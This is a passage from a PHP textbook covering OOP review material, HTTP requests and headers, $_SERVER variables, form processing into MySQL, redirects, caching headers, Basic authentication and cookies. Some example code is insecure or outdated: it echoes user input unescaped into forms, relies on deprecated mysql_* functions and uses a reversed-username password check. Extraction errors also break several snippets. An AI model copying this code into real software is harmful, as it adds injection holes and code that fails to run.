- Excellentthrough put of Reports and dashboards.
- Increased customer satisfaction and vital statistics to demonstrate the SLA's and etc.

Questions:

1. Explain the basic objectives of **real time reporting**.
2. **Discuss the challenges and its solution of real time reporting.**

Self Assessment**Multiple choice questions:**

5. To make debugging and maintenance of programs easier we use

(a) polymorphism	(b) inheritance
(c) encapsulation	(d) None of these
6. The keyword use to create an object of a given class is

(a) public	(b) private
(c) new	(d) None of these.
7. The *static* keyword was introduced in PHP version:

(a) 3	(b) 2
(c) 5	(d) 4
8. The class members that can only be accessed from inside the class itself are called

(a) Public members	(b) Private members
(c) Protected members	(d) None of these.

8.8 Summary

- Basic object-oriented programming functionality was added in PHP 3 and improved in PHP 4. Object handling was completely rewritten for PHP 5, expanding the feature set and enhancing performance.

Notes

- PHP gives us a very simple way to define an object programmatically, and this is called a class.
- A class is a wrapper that defines and encapsulates the object along with all of its methods and properties.
- A method is essentially a function within a class, and a class may contain no methods, or thousands of methods. Properties are exactly what they seem to be, they are the properties of the object, and we usually use methods to set, modify and get properties from an object.
- The data associated with an object are called its *properties*. The functions associated with an object are called its *methods*. When you define a class, you define the names of its properties and give the code for its methods.
- PHP is not an object-oriented language, it has extensive support for objects. Also, since PHP 5, many core aspects of the language use objects rather than ordinary (procedural) functions.
- Classes can be considered as a collection of methods, variables and constants. They often reflect a real-world thing, like an animal class or a bird class.
- Visibility is a big part of OOP. It allows you to control where your class members can be accessed from, for instance to prevent a certain variable to be modified from outside the class.
- Abstract classes are special because they can never be instantiated. Instead, you typically inherit a set of base functionality from them in a new class. For that reason, they are commonly used as the base classes in a larger class hierarchy.
- Object introspection is an often overlooked feature in PHP. With the advent of PHP 5 there are all sorts of new additions to the world of PHP object introspection as well.
- Abstract classes are similar in many ways to interfaces. The main difference between an abstract and an interface is that abstracts allow some control over how the declared methods are defined.

8.9 Keywords

Abstract class: Abstract class is a class that can not be instantiated, it exists extensively for inheritance and it must be inherited. There are scenarios in which it is useful to define classes that are not intended to instantiate; because such classes normally are used as base-classes in inheritance hierarchies, we call such classes abstract classes.

Class: A class is a template definition of the methods and variables in a particular kind of object.

Constant: A constant is, just like the name implies, a variable that can never be changed.

Constructor: Constructor is a default member function available with a class. It can be explicitly defined in a class to initialize the variables. Constructor is called when an object is created for a class.

Destructor: Destructor is special functions which are automatically called when an object is created and destroyed.

Inheritance: Inheritance is one of the most important aspects of OOP. It allows a class to inherit members from another class.

Introspection: Object introspection refers to the ability of a class object to reveal information about itself, such as methods and variables.

Object: Object is a specific instance of a class; it contains real values instead of variables.

Serialization: Serialization is the process of converting a data structure or object state into a format that can be stored and “resurrected” later in the same or another computer environment.

Visibility: Visibility allows you to control where your class members can be accessed from, for instance to prevent a certain variable to be modified from outside the class.



Lab Exercise

1. Develop a PHP program for object introspection functions.
2. Develop a PHP program to show the example of abstract class.

8.10 Review Questions

1. What are the basics of objects? Explain in detail.
2. What are the terminologies used in PHP? How the PHP terms are different from other languages?
3. How do we create an object in PHP? Explain with example.
4. What do you mean by methods and properties? How does it access in PHP?
5. What is the class in PHP? What is its use in programming?
6. What is the difference between constructor and destructor? Explain with example.
7. Explain the difference between visibility and inheritance.
8. What is the difference between abstract classes and static classes?
9. Why we use final keyword? Explain with example.
10. What do you mean by introspection? Explain.
11. What do you mean by serialization? Explain with example.
12. What is the difference between serialization and deserialization?

Answers to Self Assessment

- | | | | | |
|--------|--------|--------|--------|--------|
| 1. (c) | 2. (d) | 3. (d) | 4. (a) | 5. (c) |
| 6. (c) | 7. (c) | 8. (b) | | |

8.11 Further Readings



Books

Object-oriented PHP: Concepts, Techniques, and Code, by Peter Lavin.
Core PHP Programming, by Leon Atkinson, Zeev Suraski.



Online link

<http://php.net/manual/en/function.is-object.php>
http://www.w3schools.com/php/php_intro.asp

Unit 9: Web Techniques

CONTENTS

Objectives

Introduction

9.1 HTTP Basics

9.1.1 Request and Response

9.1.2 The HTTP Header

9.2 Web Variables

9.3 Server Information

9.4 Processing Forms

9.4.1 Create the Form

9.4.2 Getting the Form Data in the PHP Script

9.4.3 Validating the Form Data

9.4.4 Saving the Form Data to a MySQL Database

9.4.5 Program for Processing Form

9.5 Setting Response Headers

9.5.1 Different Content Types

9.5.2 Redirections

9.5.3 Expiration

9.5.4 Authentication

9.6 Maintaining State

9.6.1 Cookies

9.6.2 Sessions

9.6.3 Combining Cookies and Sessions

9.7 Security Socket Layer(SSL)

9.7.1 Enabling and Disabling SSL Support

9.7.2 Licensing Information

9.8 Summary

9.9 Keywords

9.10 Review Questions

9.11 Further Reading

Objectives

After studying this unit, you will be able to:

- Understand the concepts of HTTP
- Discuss the Web variables

- Understand the server information
- Explain the processing forms
- Discuss the setting of response headers
- Discuss how to maintaining state in Web applications
- Explain about security socket layer

Introduction

PHP can provide dynamic content according to browser type, randomly generated numbers or User Input. It also demonstrated how the client browser can be redirected.

PHP was designed as a web scripting language and, although it is possible to use it in purely command-line and GUI scripts, the Web accounts for the vast majority of PHP uses. A dynamic web site may have forms, sessions, and sometimes redirection, and this unit explains how to implement those things in PHP. You will also learn how PHP provides access to form parameters and uploaded files, how to send cookies and redirect the browser, how to use PHP sessions, and more.

9.1 HTTP Basics

HTTP or Hypertext Transfer Protocol is the network protocol used to transmit Web content over the Internet. It works with TCP/IP to transmit information. *IP* stands for *Internet Protocol* and *TCP* is the *Transmission Control Protocol* and both handles packaging information for delivery. HTTP handles addressing the package and providing information that allows the client and server to effectively communicate over the Web.

Online application has numerous layers that it is working in or through. Each layer handles a specific aspect of the task at hand. For instance, when you open a Web browser, you have your operating system, your user account and preferences, the application, and the actual display of the page you are viewing all working together on the screen. On the Internet you have separate layers handling the transmission of data, the packaging of data, and the addressing of data.

One way to grasp it is to imagine you work for a large wholesale company that delivers its own goods. The Transmission Control Protocol is like the delivery fleet that ships the goods. The Internet Protocol is the shipping room at the front of the warehouse, where things are pulled out of the warehouse (the server) and packaged for delivery to the client. Hypertext Transfer Protocol is the sales department that writes up the invoices and, more importantly, the shipping labels for the packers and drivers to use to figure out what to pack and where it goes.

Most of what we talk about, when we talk about HTTP is the information it adds to the data package being shipped in order to increase the efficiency of delivery and the usability of the information on both sides of the transaction.

In its simplest form, we can think of HTTP as nothing more than a header, or shipping label, and the protocols for processing the data in this header. If you have ever sent a package by UPS, then you know there is more to a shipping label than just the address it is being sent to. The HTTP header is a protocol that tries to pass all the information an application on the client or server may need from the other end of the transaction.

An HTTP message can be broken into three parts:

- the request/response line
- the HTTP header
- the body of the message

Notes

The body of the message is either the content being sent from the server to the client, or form data or an uploaded file being sent from the client to the server. In other words, it is the thing we think of as being the document we sent or received. Not much more needs to be said about that here. However, the other two sections can use some explanation.



The Hypertext Transfer Protocol (HTTP) is a networking protocol for distributed, collaborative, hypermedia information systems; HTTP is the foundation of data communication for the World Wide Web.

9.1.1 Request and Response

If the request line can be seen as a specification of what to order from whom, the response line can be seen as the receipt confirming that the transaction took place. There can only be one of the two in any message.

The request contains three critical pieces of information. The first is the method of request, which is to say, how the server is supposed to process it. The second is the path to the resource being requested. The third is the version number of HTTP being used.

The method tells the server how to handle the request. The three most common are GET, HEAD, and POST.

GET

This is a simple request for a document or resource residing at a specific URI (Uniform Resource Indicator). It is the most common type of Web request.

HEAD

This is similar to a GET request, except that it is only looking for HTTP header information on the resource, not the resource itself.

POST

Indicates that information is being sent the server inside the HTTP body. The URI should point to a resource capable of handling the data being posted.

A typical request header might look something like this:

```
GET /index.php HTTP/1.1
```

The reply line indicates whether the request was successful. It includes the protocol being used, a numeric status code, and a short description of the status code.

```
HTTP/1.1 200 OK
```

The numeric status codes fall into the following ranges:

100-199

Information messages on the current status of processing.

200-299

Successful request.

300-399

Request cancelled because document or resource has been moved.

400-499

Client error. The request was incomplete, incorrect, or otherwise unresolvable.

500-599

Server error. Request appears valid, but server could not complete it.

The most common status message people get to see is 404 Not Found, which simply means that document you requested does not exist. This is either because it really does not exist or because you entered the URL wrong. When a 404 is returned it is usually displayed on the browser screen in whatever default format is used by that browser. The server may also transmit a detailed error report page along with an error message if the resource call was unsuccessful.

9.1.2 The HTTP Header

People who know just enough HTML to be dangerous encounter the term HTTP header and may think that it corresponds in some way to the document header in an HTML document. This is not the case. The HTML document header is something you have coded into the document between <head> tags, and, as far as the server is concerned, is part of the document content being sent. The HTML header is information the author has provided for the client application about the document. The HTTP header, on the other hand, is information the client and server provide each other about the transmission process for the document.

If you need a concrete example, think of the HTML header as the date and address written at the top of a business letter, while the HTTP header is the address written on the outside of the envelope. They may both be addresses, but they are physically different things in physically different locations.

The HTTP header contains details about the transaction between the client and server, with slight variations depending on whether it is a request or a response. The header information can be grouped into three different categories. These are:

General

General information fields contain information about either the client or the server. General information can be as general as nothing but the current date and time.

Entity

Entity information fields contain information about the data being transmitted. Common entity information is the date on which the document or resource was lastly modified or the address of the document requesting this one.

Request/Response

The request/response fields contain information about the client and server configuration, including what sort of documents the client can accept and what sort of requests the server can accept. This information includes the server name and version for the server, and the client application name and version for the client. It also includes the platform being used by the client or the server. This information is often used by client or server applications to customize the request or response for the needs of the application on the other end of the connection. It can also be used to specify what sort of documents the client can receive, so, for example, the server knows not to try to send images or audio files to a text-only interface.

Each header field is delimited by a line break at the end. In other words, each data field is written on its own line. The end of the header section is delimited by one or more blank lines. In computer terms, a blank line is nothing but some form of newline character. So the end of the header section is actually delimited by a sequence of line break characters with nothing between them.

A sample request header might look as follows:

```
GET /utils/servervars.php HTTP/1.1
```

```
Accept: text/html, image/png, image/jpeg, image/gif, */*
```

Notes

Accept-Language: en
Accept-Encoding: deflate, gzip, x-gzip, identity, *
Connection: Keep-Alive
Host: localhost
Referer: http://localhost/book/utils/
User-Agent: Opera/6.05 (Windows XP; U) [en]

A sample response header might look as follows:

HTTP/1.1 200 OK
Date: Wed, 22nd Jan 2011 11:15:15 GMT
Server: Apache/2.0.43 (Win32) PHP/4.3.0
Last-modified: Wed, 22nd Jan 2011 11:10:47 GMT

9.2 Web Variables

Server configuration and request information including form parameters and cookies are accessible in three different ways from your PHP scripts, as described in this. Collectively, this information is referred to as *EGPCS* (environment, GET, POST, cookies, and server).

If the `register_globals` option in `php.ini` is enabled, PHP creates a separate global variable for every form parameter, every piece of request information, and every server configuration value. This functionality is convenient but dangerous, as it lets the browser provide initial values for any of the variables in your program.

Regardless of the setting of `register_globals`, PHP creates six global arrays that contain the EGPCS information.

The global arrays are:

\$HTTP_COOKIE_VARS

Contains any cookie values passed as part of the request, where the keys of the array are the names of the cookies.

\$HTTP_GET_VARS

Contains any parameters that are the part of a GET request, where the keys of the array are the names of the form parameters.

\$HTTP_POST_VARS

Contains any parameters that are the part of a POST request, where the keys of the array are the names of the form parameters.

\$HTTP_POST_FILES

Contains information about any uploaded files.

\$HTTP_SERVER_VARS

Contains useful information about the web server, as described in the next section.

`$HTTP_ENV_VARS`

Contains the values of any environment variables, where the keys of the array are the names of the environment variables.

Because names like `$HTTP_GET_VARS` are long and awkward to use, PHP provides shorter aliases: `$_COOKIE`, `$_GET`, `$_POST`, `$_FILES`, `$_SERVER`, and `$_ENV`. These variables are not only global, but also visible from within function definitions, unlike their longer counterparts. These short variables are the recommended way to access EGPCS values. The `$_REQUEST` array is also created by PHP if the `register_globals` option is on; however, there is no corresponding `$HTTP_REQUEST_VARS` array. The `$_REQUEST` array contains the elements of the `$_GET`, `$_POST`, and `$_COOKIE` arrays.

PHP also creates a variable called `$PHP_SELF`, which holds the name of the current script, relative to the document root (e.g., `/store/cart.php`). This value is also accessible as `$_SERVER['PHP_SELF']`. This variable is useful when creating self-referencing scripts.

Self Assessment**Multiple choice questions:**

- A simple request for a document or resource residing at a specific URI is called

(a) SET	(b) POST
(c) GET	(d) None of these
- A request that is only looking for HTTP header information on the resource, not the resource itself is called

(a) SET	(b) POST
(c) HEAD	(d) None of these

True or False:

- PHP can provide dynamic content according to browser type.

(a) True	(b) False
----------	-----------
- PHP creates a separate global variable for every form parameter, every piece of request information, and every server configuration value.

(a) True	(b) False
----------	-----------

9.3 Server Information

The `$_SERVER` array contains a lot of useful information from the web server. Much of this information comes from the environment variables required in the CGI specification.

Here is a complete list of the entries in `$_SERVER` that come from CGI:

`SERVER_SOFTWARE`

A string that identifies the server (e.g., "Apache/1.3.22 (Unix) mod_perl/1.26 PHP/4.1.0").

`SERVER_NAME`

The hostname, DNS alias, or IP address for self-referencing URLs (e.g., "www.example.com").

`GATEWAY_INTERFACE`

The version of the CGI standard being followed (e.g., "CGI/1.1").

Notes

SERVER_PROTOCOL

The name and revision of the request protocol (e.g., "HTTP/1.1").

SERVER_PORT

The server port number to which the request was sent (e.g., "80").

REQUEST_METHOD

The method the client used to fetch the document (e.g., "GET").

PATH_INFO

Extra path elements given by the client (e.g., "/list/users").

PATH_TRANSLATED

The value of PATH_INFO, translated by the server into a filename (e.g., "/home/httpd/htdocs/list/users").

SCRIPT_NAME

The URL path to the current page, which is useful for self-referencing scripts (e.g., "/~me/menu.php").

QUERY_STRING

Everything after the ? in the URL (e.g., "name=Fred+age=35").

REMOTE_HOST

The hostname of the machine that requested this page (e.g., "dialup-192-168-0-1.example.com"). If there's no DNS for the machine, this is blank and REMOTE_ADDR is the only information given.

REMOTE_ADDR

A string containing the IP address of the machine that requested this page (e.g., "192.168.0.258").

AUTH_TYPE

If the page is password-protected, this is the authentication method used to protect the page (e.g., "basic").

REMOTE_USER

If the page is password-protected, this is the username with which the client authenticated (e.g., "fred"). Note that there's no way to find out what password was used.

REMOTE_IDENT

If the server is configured to use *identd* (RFC 931) identification checks, this is the username fetched from the host that made the web request (e.g., "barney"). Do not use this string for authentication purposes, as it is easily spoofed.

CONTENT_TYPE

The content type of the information attached to queries such as PUT and POST (e.g., "x-url-encoded").

CONTENT_LENGTH

The length of the information attached to queries such as PUT and POST (e.g., 3952).

The Apache server also creates entries in the `$_SERVER` array for each HTTP header in the request. For each key, the header name is converted to uppercase, hyphens (-) are turned into

underscores (`_`), and the string `"HTTP_"` is prepended. For example, the entry for the User-Agent header has the key `"HTTP_USER_AGENT"`. The two most common and useful headers are:

`HTTP_USER_AGENT`

The string the browser used to identify itself (e.g., `"Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]"`)

`HTTP_REFERER`

The page the browser said it came from to get to the current page (e.g., `"http://www.example.com/last_page.html"`)

9.4 Processing Forms

It is easy to process forms with PHP, as the form parameters are available in the `$_GET` and `$_POST` arrays. There are many tricks and techniques for working with forms.

9.4.1 Create the Form

Let's look at the form we used for the first tutorial and make a few updates to it.

 *Example:* `<form action="php-form-processor.php" method="post">`

Which is your favorite movie?

```
<input type="text" name="formMovie" maxlength="50" value="<?=$varMovie;?>" />
```

What is your name?

```
<input type="text" name="formName" maxlength="50" value="<?=$varName;?>" />
```

Please choose your gender?

```
<select name="formGender">
```

```
  <option value="">Select...</option>
```

```
  <option value="M">Male</option>
```

```
  <option value="F">Female</option>
```

```
</select>
```

```
<input type="submit" name="formSubmit" value="Submit" />
```

```
</form>
```

We are still using the post method. The action is now `"php-form-processor.php"`, since this is a new example, and we have added a new input: a `"select"` box, also known as a `"drop-down"` or `"pull-down"` box. A select box contains one or more `"options"`. Each option has a `"value"`, just like other inputs, and also a string of text between the option tags. This means when a user selects `"Male"`, the `"formGender"` value when accessed by PHP will be `"M"`.



Did u know? Using Simfatic Forms you can create feature-rich web forms without coding.

9.4.2 Getting the Form Data in the PHP Script

Let's look at some PHP code to process this form.

 *Example:*

```
<?php
```

```
if($_POST['formSubmit'] == "Submit")
```

```
{
```

Notes

```

$varMovie = $_POST['formMovie'];
$varName = $_POST['formName'];
$varGender = $_POST['formGender'];
$errorMessage = "";

// --- snip ---
}

?>

```

Select box input is accessed just like a text box. Now let's put in some validation.

9.4.3 Validating the Form Data

It is always a good idea to have a "blank" option as the first option in your select box. It forces the user to make a conscious selection from the box and avoids a situation where the user might skip over the box without meaning to. Of course, this requires validation.

```

<?php
    if(empty($varMovie)) {
        $errorMessage .= "<li>You forgot to enter a movie!</li>";
    }
    if(empty($varName)) {
        $errorMessage .= "<li>You forgot to enter a name!</li>";
    }
    if(empty($varGender)) {
        $errorMessage .= "<li>You forgot to select your Gender!</li>";
    }
?>

```

(For a generic, easy to use form validation script, see PHP Form Validation Script)

It is also a good idea to put your validation checks in the same order as the inputs appear on the form. This way, if there are multiple errors, correcting them will be easier for the user. One other missing piece is that, as before, we want to preserve the user's choice in the select box, just in case there's a validation error in one of the other fields.

Here is how to do that:

```

<p>
Please choose your gender
<select name="formGender">
    <option value="">Select...</option>
    <option value="M"
<? if($varGender=="M") echo(" selected=\"selected\"");?> >Male
</option>

```

```

<option value="F"
<? if($varGender=="F") echo(" selected=\"selected\"");?> >Female
</option>
</select>
</p>

```

This code is not the easiest to look at! Basically what is happening here is that for whatever option the user has already selected, we want to put a `selected="selected"` property in that option box. Now the select box choice will be preserved when the form is submitted.

If this code seems ugly, do not worry. Many select boxes will be populated from a database table, and would not require you to write a bunch of embedded "if" statements. Also, using a select box for 'Gender' probably is not the best choice: radio buttons might make more sense.

9.4.4 Saving the Form Data to a MySQL Database

In the previous example, the form data was saved to a text file. This may be useful sometimes, but usually data is much more easily stored and retrieved in a database. In this example, we will look at inserting the data into a MySQL table.

For this example, we are going to assume that a table called 'movieformdata' already exists with 3 columns: 'moviename', 'yourname', and 'Gender', and we are going to assume that moviename and yourname fields can store at least 50 characters, whereas Gender can store at least 1 character. Hopefully you are familiar with SQL and you recognize this "insert" statement:

```
INSERT INTO movieformdata (moviename, yourname, Gender) VALUES ('Jaws','Bob','M');
```

There are three steps to interacting with the database in this form:

- Connect to the database
- Construct a SQL command string
- Execute the SQL command string

To connect to a MySQL database, PHP has some built-in functions:

```

<?php
$db = mysql_connect("servername","username","password");
if(!$db) die("Error connecting to MySQL database.");
mysql_select_db("databasename" ,$db);
?>

```

Substitute your information into these functions where necessary. "servername" is usually "localhost" or something like "mysql.yourisp.com". The `mysql_connect` function connects to the MySQL server. If it fails to connect, the PHP script will die with an error message. Otherwise, you must then select a database on the server. Once these steps are performed, you now have a connection to a database, and can start running SQL commands on it.

Now assuming the form is valid, let's construct a SQL command. It is important to talk about a security concept here. It will not cover it in-depth, but if you plan to make a public web form, you should be well-versed in SQL injections and how to prevent them. In the meantime, the example script contains a "PrepSQL" function that will "sanitize" inputs from the form. Here's how to construct the SQL string:

```

<?php
$sql = "INSERT INTO movieformdata (moviename, yourname, Gender) VALUES ("

```

Notes

```

PrepSQL($varMovie) . " , " .
PrepSQL($varName) . " , " .
PrepSQL($varGender) . " )";
function PrepSQL($value)
{
    // Stripslashes
    if(get_magic_quotes_gpc())
    {
        $value = stripslashes($value);
    }

    // Quote
    $value = " , " . mysql_real_escape_string($value) . " , " ;
    return($value);
}
?>

```

We usually use multiple lines when creating SQL queries, just for the sake of readability. Also notice that the PrepSQL function will add the quotes around the variable for you. Very handy, and it also improves readability.

Now that you have a SQL query constructed, run it!

```

<?php
    mysql_query($sql);
?>

```

In a real-life situation, you should put some error checking on this, but it will do fine for our purposes.

9.4.5 Program for Processing Form

 *Example:*

```

<?php
    if($_POST['formSubmit'] == "Submit")
    {
        $errorMessage = "";

        if(empty($_POST['formMovie']))
        {
            $errorMessage .= "<li>You forgot to enter a movie!</li>";
        }

        if(empty($_POST['formName']))

```

```

{
    $errorMessage .= "<li>You forgot to enter a name!</li>";
}
if(empty($_POST['formGender']))
{
    $errorMessage .= "<li>You forgot to select your Gender!</li>";
}
$varMovie = $_POST['formMovie'];
$varName = $_POST['formName'];
$varGender = $_POST['formGender'];
if(empty($errorMessage))
{
    $db = mysql_connect("servername","username","password");
    if(!$db) die("Error connecting to MySQL database.");
    mysql_select_db("databasename" ,$db);
    $sql = "INSERT INTO movieformdata (moviename, yourname,
    Gender) VALUES (" .
        PrepSQL($varMovie) . "," .
        PrepSQL($varName) . "," .
        PrepSQL($varGender) . ")";

    mysql_query($sql);

    header("Location: thankyou.html");
    exit();
}
}

// function: PrepSQL()
// use stripslashes and mysql_real_escape_string PHP functions
// to sanitize a string for use in an SQL query
//
// also puts single quotes around the string
//
function PrepSQL($value)
{
    // Stripslashes
    if(get_magic_quotes_gpc())

```

```

Notes
{
    $value = stripslashes($value);
}

// Quote
$value = "\"" . mysql_real_escape_string($value) . "\"";
return($value);
}
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.
w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
    <title>PHP Form processing example</title>
<!-- define some style elements-->
<style>
label,a
{
    font-family : Arial, Helvetica, sans-serif;
    font-size : 12px;
}
</style>
</head>

<body>
    <?php
        if(!empty($errorMessage))
        {
            echo("<p>There was an error with your form:</p>\n");
            echo("<ul>" . $errorMessage . "</ul>\n");
        }
    ?>

    <form action="<?php echo htmlentities($_SERVER['PHP_SELF']); ?>"
method="post">
        <p>
            <label for='formMovie'>Which is your favorite movie?</
label><br/>
            <input type="text" name="formMovie" maxlength="50"

```

```

value="<?=$varMovie;?>" />
    </p>
    <p>
        <label for='formName'>What is your name?</label><br/>
        <input type="text" name="formName" maxlength="50"
value="<?=$varName;?>" />
    </p>
    <p>
        <label for='formGender'>What is your Gender?</
label><br/>
        <select name="formGender">
            <option value="">Select...</option>
            <option value="M" <? if($varGender=="M") echo("
selected=\\"selected\\"");?>>Male</option>
            <option value="F" <? if($varGender=="F") echo("
selected=\\"selected\\"");?>>Female</option>
        </select>
    </p>
    <input type="submit" name="formSubmit" value="Submit" />
</form>
<p>
<a href='http://www.html-form-guide.com/php-form/php-form-processing.html'
>'PHP form processing' book page</a>
</p>
</body>
</html>

```

9.5 Setting Response Headers

As we have already discussed, the HTTP response that a server sends back to a client contains headers that identify the type of content in the body of the response, the server that sent the response, how many bytes are in the body, when the response was sent, etc. PHP and Apache normally take care of the headers for you, identifying the document as HTML, calculating the length of the HTML page, and so on. Most web applications never need to set headers themselves. However, if you want to send back something that's not HTML, set the expiration time for a page, redirect the client's browser, or generate a specific HTTP error, you will need to use the `header()` function.

The only catch to setting headers is that you must do so before any of the body is generated. This means that all calls to `header()` (or `setcookie()`, if you are setting cookies) must happen at the very top of your file, even before the `<html>` tag. For example:

```
<?php header('Content-Type: text/plain'); ?> Date: today From: fred To: barney Subject: hands
off! My lunchbox is mine and mine alone. Get your own, you filthy scrounger!
```

9.5.1 Different Content Types

The Content-Type header identifies the type of document being returned. Ordinarily this is "text/html", indicating an HTML document. But there are other useful document types, for example, "text/plain" forces the browser to treat the page as plain text.

9.5.2 Redirections

To send the browser to a new URL, known as a *redirection*, you set the Location header:

```
<?php header('Location: http://www.example.com/elsewhere.html'); exit( ); ?>
```

If you provide a partial URL (e.g., "/elsewhere.html"), the redirection is handled internally by the web server. This is only rarely useful, as the browser generally would not learn that it is not getting the page it requested. If there are relative URLs in the new document, the browser will interpret them as being relative to the document it requested, not the document it was sent. In general, you will want to redirect to an absolute URL.

9.5.3 Expiration

A server can explicitly inform the browser, and any proxy caches that might be between the server and browser of a specific date and time for the document to expire. Proxy and browser caches can hold the document until that time or expire it earlier. Repeated reloads of a cached document do not contact the server. However, an attempt to fetch an expired document does contact the server.

To set the expiration time of a document, use the Expires header:

```
header('Expires: Fri, 18 Jan 2011 05:30:00 GMT');
```

To expire a document three hours from the time the page was generated, use `time()` and `gmstrftime()` to generate the expiration date string:

```
$now = time(); $then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 60*60*3);  
header("Expires: $then");
```

To indicate that a document "never" expires, use the time a year from now:

```
$now = time(); $then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 365*86440);  
header("Expires: $then");
```

To mark a document as already expired, use the current time or a time in the past:

```
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT"); header("Expires: $then");
```

This is the best way to prevent a browser or proxy cache from storing your document:

```
header("Expires: Mon, 26 Jul 1910 05:00:00 GMT"); header("Last-Modified: " . gmdate("D, d M Y  
H:i:s") . " GMT"); header("Cache-Control: no-store, no-cache, must-revalidate"); header("Cache-  
Control: post-check=0, pre-check=0", false); header("Pragma: no-cache");
```

9.5.4 Authentication

HTTP authentication works through request headers and response statuses. A browser can send a username and password (the *credentials*) in the request headers. If the credentials are not sent or are not satisfactory, the server sends a "401 Unauthorized" response and identifies the *realm* of authentication (a string such as "Mary's Pictures" or "Your Shopping Cart") via the WWW-Authenticate header. This typically pops up an "Enter username and password for ..." dialog box on the browser, and the page is then re-requested with the updated credentials in the header.

To handle authentication in PHP, check the username and password (the `PHP_AUTH_USER` and `PHP_AUTH_PW` elements of `$_SERVER`) and call `header()` to set the realm and send a “401 Unauthorized” response:

```
header("WWW-Authenticate: Basic realm="Top Secret Files"); header("HTTP/1.0 401
Unauthorized");
```

You can do anything you want to authenticate the username and password; for example, you could consult a database, read a file of valid users, or consult a Microsoft domain server. This example checks to make sure that the password is the username, reversed:

 *Example:* `$auth_ok = 0;`

```
$user = $_SERVER['PHP_AUTH_USER'];
$pass = $_SERVER['PHP_AUTH_PW'];
if (isset($user) && isset($pass) && $user === strrev($pass))
{
    $auth_ok = 1;
}
if (!$auth_ok)
{
    header('WWW-Authenticate: Basic realm="Top Secret Files");
    header('HTTP/1.0 401 Unauthorized');
}
```

Putting this into a document gives something like:

```
<?php $auth_ok = 0;
$user = $_SERVER['PHP_AUTH_USER'];
$pass = $_SERVER['PHP_AUTH_PW'];
if (isset($user) && isset($pass) && $user === strrev($pass))
{
    $auth_ok = 1;
}
if (!$auth_ok)
{
    header('WWW-Authenticate: Basic realm="Top Secret Files");
    header('HTTP/1.0 401 Unauthorized'); // anything else printed here is only seen if the client
    hits "Cancel" } ?>
}<!-- your password-protected document goes here -->
```

9.6 Maintaining State

HTTP is a stateless protocol, which means that once a web server completes a client’s request for a web page, the connection between the two goes away. In other words, there is no way for a server to recognize that a sequence of requests all originate from the same client.

Notes

State is useful though, you cannot build a shopping-cart application, for example, if you cannot keep track of a sequence of requests from a single user. You need to know when a user puts a item in his cart, when he adds items, when he removes them, and what's in the cart when he decides to check out.

To get around the Web's lack of state, programmers have come up with many tricks to keep track of state information between requests (also known as *session tracking*). One such technique is to use hidden form fields to pass around information. PHP treats hidden form fields just like normal form fields, so the values are available in the `$_GET` and `$_POST` arrays. Using hidden form fields, you can pass around the entire contents of a shopping cart. However, a more common technique is to assign each user a unique identifier and pass the ID around using a single hidden form field. While hidden form fields work in all browsers, they work only for a sequence of dynamically generated forms, so they are not as generally useful as some other techniques.

Another technique is URL rewriting, where every local URL on which the user might click is dynamically modified to include extra information. This extra information is often specified as a parameter in the URL. For example, if you assign every user a unique ID, you might include that ID in all URLs, as follows:

```
http://www.example.com/catalog.php?userid=123
```

If you make sure to dynamically modify all local links to include a user ID, you can now keep track of individual users in your application. URL rewriting works for all dynamically generated documents, not just forms, but actually performing the rewriting can be tedious.

A third technique for maintaining state is to use cookies. A *cookie* is a bit of information that the server can give to a client. On every subsequent request the client will give that information back to the server, thus identifying it. Cookies are useful for retaining information through repeated visits by a browser, but they are not without their own problems. The main problem is that some browsers do not support cookies, and even with browsers that do, the user can disable cookies. So any application that uses cookies for state maintenance needs to use another technique as a fallback mechanism.

The best way to maintain state with PHP is to use the built-in session-tracking system. This system lets you create persistent variables that are accessible from different pages of your application, as well as in different visits to the site by the same user. Behind the scenes, PHP's session-tracking mechanism uses cookies (or URLs) to elegantly solve most problems that require state, taking care of all the details for you.

9.6.1 Cookies

A cookie is basically a string that contains several fields. A server can send one or more cookies to a browser in the headers of a response. Some of the cookie's fields indicate the pages for which the browser should send the cookie as part of the request. The value field of the cookie is the payload servers can store any data they like there (within limits), such as a unique code identifying the user, preferences, etc.

Use the `setcookie()` function to send a cookie to the browser:

```
setcookie(name [, value [, expire [, path [, domain [, secure ]]]]]);
```

This function creates the cookie string from the given arguments and creates a Cookie header with that string as its value. Because cookies are sent as headers in the response, `setcookie()` must be called before any of the body of the document is sent. The parameters of `setcookie()` are:

name

A unique name for a particular cookie. You can have multiple cookies with different names and attributes.

value

The arbitrary string value attached to this cookie. The original Netscape specification limited the total size of a cookie (including name, expiration date, and other information) to 4 KB. So while there is no specific limit on the size of a cookie value, it probably cannot be much larger than 3.5 KB.

expire

The expiration date for this cookie. If no expiration date is specified, the browser saves the cookie in memory and not on disk. When the browser exits, the cookie disappears. The expiration date is specified as the number of seconds since midnight, January 1, 1970, GMT. For example, `pass time()+60*60*2` to expire the cookie in two hours' time.

path

The browser will return the cookie only for URLs below this path. The default is the directory in which the current page resides. For example, if `/store/front/cart.php` sets a cookie and does not specify a path, the cookie will be sent back to the server for all pages whose URL path starts with `/store/front/`.

domain

The browser will return the cookie only for URLs within this domain. The default is the server hostname.

secure

The browser will transmit the cookie only over *https* connections. The default is false, meaning that it is okay to send the cookie over insecure connections.

When a browser sends a cookie back to the server, you can access that cookie through the `$_COOKIE` array. The key is the cookie name, and the value is the cookie's value field. For instance, the following code at the top of a page keeps track of the number of times the page has been accessed by this client:

```
<?php $page_accesses = $_COOKIE['accesses']; setcookie('accesses', ++$page_accesses); ?>
```

When decoding cookies, any periods (.) in a cookie's name are turned into underscores. For instance, a cookie named `tip.top` is accessible as `$_COOKIE['tip_top']`.

Example shows an HTML page that gives a range of options for background and foreground colours.



Example: Preference selection

```
<html>
<head>
<title>Set Your Preferences</title>
</head>
<body>
<form action="prefs.php" method="post">
Background: <select name="background">
```

Notes

```

<option value="black">Black</option>
<option value="white">White</option>
<option value="red">Red</option>
<option value="blue">Blue</option>
</select><br/>
Foreground: <select name="foreground">
<option value="black">Black</option>
<option value="white">White</option>
<option value="red">Red</option>
<option value="blue">Blue</option>
</select>
<p /> <input type="submit" value="Change Preferences">
</form>
</body>
</html>

```

